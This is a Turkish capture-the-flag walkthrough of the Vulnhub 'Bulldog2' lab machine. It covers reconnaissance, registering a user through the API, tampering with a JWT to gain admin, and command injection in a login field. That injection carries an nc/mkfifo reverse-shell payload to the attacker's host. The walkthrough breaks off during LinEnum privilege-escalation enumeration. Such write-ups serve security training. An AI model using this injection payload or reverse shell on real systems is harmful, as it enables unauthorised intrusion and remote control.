

Bulldog2

Kaan Efe Ögüt

ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan Bulldog2 zafiyetli makinesini birlikte çözmeye çalışacağız.

27.12.2021

-Vulnhub üzerinde bulunan Kioptrix isimli zafiyetli makinenin çözümünü birlikte gerçekleştireceğiz.

-Linkinden indirdiğim sanal makineyi open komutu ile açıyorum ve ardından Linux ile aynı ağ bağlantı ayarlarına getiriyorum.

```

  _____
 |             |
 |  bulldog2  |
 |             |
 |_____||_____|
 |
 |Author: Nick Fricchette
 |Twitter: @frichette_n
 |Goal: Get root, read the flag in /root
 |IP Address: 192.168.43.44
 |
 |Have fun!
 |bulldog2 login:

```

-Zafiyetli makineyi başlatıyorum ve bu ekranda bırakıyorum.

```

# nmap 192.168.43.34/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 21:15 +03
Nmap scan report for 192.168.43.1
Host is up (0.0061s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 1C:CC:D6:B7:FD:E8 (Xiaomi Communications)

Nmap scan report for bulldog2 (192.168.43.44)
Host is up (0.00056s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:4E:A4:54 (Oracle VirtualBox virtual NIC)

Nmap scan report for EFE (192.168.43.226)
Host is up (0.00046s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: 88:B1:11:C7:63:0C (Intel Corporate)


```

-Linux makineme geçiş yapıyorum ve Nmap üzerinden ağ taraması gerçekleştirip IP adresini tespit ediyorum.

```
(root@kali:~) nmap -A 192.168.43.44
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 21:22 +03
Nmap scan report for 192.168.43.44
Host is up (0.00057s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Bulldog.social
MAC Address: 08:00:27:4E:A4:54 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1 0.57 ms 192.168.43.44
```

-Nmap taraması gerçekleştiriyorum ve bir tek HTTP servisinin aktif olduğunu görüntülüyorum.



-Siteyi görüntülüyorum buradan bir açık bulmaya çalışacağım.

-Sayfaya baktığımda sadece bir Login sayfası görüntülüyorum.


```
(root@2021)-[~]
# dirb http://192.168.43.44

DIRB v2.22
By The Dark Raver

START_TIME: Tue Nov  2 21:21:12 2021
URL_BASE: http://192.168.43.44/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

--- Scanning URL: http://192.168.43.44/ ---


+ http://192.168.43.44/assets (CODE:301|SIZE:179)
+ http://192.168.43.44/favicon.ico (CODE:200|SIZE:5430)

END_TIME: Tue Nov  2 21:21:21 2021
DOWNLOADED: 4612 - FOUND: 2
```


-Sonrasında dirb aracını çalıştırıp bilgi almaya çalışıyorum.Karşıma çıkan yerlerdende pek bir bilgi elde edemedim.



-Kaynak kodları üzerinden bir bilgi edinmeye çalıştım fakat buradan da çok fazla bilgi sahibi olamadım.



-Login üzerinden işlem yapmam gerektiğini düşünüyorum burada yeni kayıt oluşmadığı için burada SQLi gerçekleştirip bir giriş alabilirim.



-Site üzerinde başka bir açık var mı diye ZAP üzerinden bir Spider işlemi gerçekleştireceğim.

-Zaproxy üzerinden bir işlem başlattım ve karşıma çıkardığı dosyaları inceliyorum.

-Burada Javascript Beautifier kullanarak kodları düzeltiyorum ve içerisinden bilgi almaya çalışıyorum.

```

N = {
  production: !0
},
x = u("CPp0"),
E = (u("5v8a"), u("W4CS")),
F = function() {
  function l(l) {
    this.http = l
  }
  return l.prototype.registerUser = function(l) {
    var n = new x.Headers;
    return n.append("Content-Type", "application/json"), this.http.post("/users/register",
    headers: n
  }).map(function(l) {
    return l.json()
  })
}, l.prototype.authenticateUser = function(l) {
  return this.http.post("/users/authenticate", l).map(function(l) {
    return l.json()
  })
}, l.prototype.authenticateLinkUser = function(l) {
  return this.http.post("/users/linkauthenticate", l).map(function(l) {
    return l.json()
  })
}, l.prototype.isAdmin = function() {
  var l = localStorage.getItem("user");
  return null !== l && "master_admin_user" == JSON.parse(l).auth_level
}, l.prototype.storeUserData = function(l, n) {
  localStorage.setItem("id_token", l), localStorage.setItem("user", JSON.stringify(n)),
}, l.prototype.loadToken = function() {
  var l = localStorage.getItem("id_token");
  this.authToken = l
}, l.prototype.loadToken = function() {

```

-Burada kayıt bölümünü arıyorum ve burada bir user ekleme kısmını görüntülüyorum.

-Kodu incelediğimizde içerisine gerekli bilgileri POST etmem gerektiğini görüntülüyorum bu işlemi gerçekleştirmek için Curl aracını kullanacağım.


```

(root@2021)-[~]
# curl -X POST 'http://10.52.164.17/users/register' -H 'Content-Type: application/json' -d '{"name": "kaan",
, "username": "kaan", "password": "kaan", "email": "kaan@gmail.com"}'
{"success":true,"msg":"User registered"}
[
5
(root@2021)-[~]
#


```

-JS kodunda gördüğüm herşeyin birebir aynı buraya geçmesi gerekmektedir.

-H = Headers,Ardından istediği formatı belirtiyorum ve istediği bilgiler doğrultusunda bir kullanıcı ekledim.




-Başarılı bir şekilde işlem gerçekleştirdim.Burada kaynak koduna bakabilirim ya da Burp üzerinden Response ve Request kodlarını inceleyip bilgi almaya çalışabilirim.



-Burp üzerinden response ve request kodlarını incelemek istiyorum.Bu sebeple ilk önce Burp aracımı bağlıyorum ve login ekranında Intercept alıyorum.

-Forward etmeden önce Do Intercept bölümünden giriş yapacağımı ve bu bilgileri tutması gerektiğini belirtiyorum.




-Döndürdüğü değere baktığımda burada standart user olarak görünmekteyim.Burada farklı bir kullanıcı girip Forward edersem yetki elde edebileceğimi düşünüyorum.

```
return this.http.post(' /users/loginauthenticate ', JSON.stringify(l));  
    return l.json()  
    })  
    }, l.prototype.isAdmin = function() {  
        var l = localStorage.getItem("user");  
        return null != l && "MasterAdminUser" == JSON.parse(l).auth_level  
    }, l.prototype.storeUserData = function(l, n) {  
        localStorage.setItem("id token", l), localStorage.setItem("user", JSON.stringify(n)), this.authToken = l, this.user = n  
    }, l.prototype.loadToken = function() {  
        var l = localStorage.getItem("id token");  
        this.authToken = l  
    }, l.prototype.loggedIn = function() {  
        return Object(E.tokenNotExpired)("id_token")  
    }, l.prototype.loggedOut = function() {  
        return !Object(E.tokenNotExpired)("id_token")  
    }, l.prototype.logout = function() {  
        this.authToken = null, this.user = null, localStorage.clear()  
    }, l ctorParameters = function() {  
        return {}  
    }  
    type: "Http"
```


-Bu sebeple tekrardan JS kodlarına geçiş yapıyorum ve buradan bilgiler elde etmeye çalışacağım.

-Burada admin isimli bir Auth olduğunu görüntülüyorum.



-Burp aracına geçiş yapıyorum ve burada değişiklik gerçekleştiriyorum fakat birde token üzerinden bir güvenlik sağlandığını görüntülüyorum.

-Bu değişikliği yapmak için JWT decoder kullanıyorum ve token içerisinde de değişiklik yapıyorum.



-Ardından sisteme başarılı bir şekilde admin yetkileri ile giriş yapabildim.

-Fakat burada bir panel karşına çıkıyor burada CodeInjection çalıştırıp shell alacağım.

```
13 {
14   "username": "kaan",
15   "password": "kaan; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash 2>&1|nc 10.52.164.34 4444 >/tmp/f"
16 }
```

-Burp üzerinden bir CodeI kullanıyorum ve başarılı bir şekilde shell alıyorum.Şimdi sıra yetki yükseltmede;

```
connect to [10.52.164.34] from (UNKNOWN) [10.52.164.17] 51188
pwd
/var/www/node/Bulldog-2-The-Reckoning
ls
angular-src
app.js
config
docker-compose.yml
Dockerfile
dump
models
node_modules
npm-debug.log
package.json
package-lock.json
README.md
routes
views
whoami
node
id
uid=1001(node) gid=1005(node) groups=1005(node)

python -c 'import pty; pty.spawn("/bin/sh")'
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

-Python kodlarını kullanarak terminal üzerinden command alabildik.

-Linenum aracı root olabileceğim herhangi bir yer var mı bunun hakkında bize bilgi veriyor.

```
node@bulldog2:/tmp$ git clone https://github.com/rebootuser/LinEnum.git
git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum' ...
```

-"https://github.com/rebootuser/LinEnum.git" adresini kullanarak server üzerinde TMP dosyasına indirme işlemi gerçekleştiriyorum.

```
root@kali: ~  
File Edit View Search Terminal Help  
.ICE-unix  
LinEnum  
mongodb-27017.sock  
systemd-private-a4b8fd5f333d4d00b9bf6f32ab00a59b-systemd-resolved.servic  
systemd-private-a4b8fd5f333d4d00b9bf6f32ab00a59b-systemd-timesyncd.serv  
p  
.Test-unix  
v8-compile-cache-1001  
.X11-unix  
.XIM-unix  
node@bulldog2:/tmp$ cd LinEnum  
cd LinEnum  
node@bulldog2:/tmp/LinEnum$ ls -la  
ls -la  
total 76  
drwxr-xr-x  3 node node 4096 Jan 22 11:14 .  
drwxrwxrwt 11 root root 4096 Jan 22 11:14 ..  
-rw-r--r--  1 node node 3729 Jan 22 11:14 CHANGELOG.md  
-rw-r--r--  1 node node  515 Jan 22 11:14 CONTRIBUTORS.md  
drwxr-xr-x  8 node node 4096 Jan 22 11:14 .git  
-rw-r--r--  1 node node 1067 Jan 22 11:14 LICENSE  
-rwxr-xr-x  1 node node 45578 Jan 22 11:14 LinEnum.sh  
-rw-r--r--  1 node node 3807 Jan 22 11:14 README.md  
node@bulldog2:/tmp/LinEnum$
```

-İndirdiğim aracı ./ komutu ile çalıştırıyorum.

```
### SOFTWARE #####  
[.] Sudo version:  
Sudo version 1.8.21p2  
  
### INTERESTING FILES #####  
[.] Useful file locations:  
/bin/nc  
/bin/netcat  
/usr/bin/wget  
  
[.] Can we read/write sensitive files:  
-rwxrwxrwx 1 root root 1653 Jul 15 2018 /etc/passwd  
-rw-r--r-- 1 root root 819 Jul 15 2018 /etc/group  
-rw-r--r-- 1 root root 581 Apr 9 2018 /etc/profile  
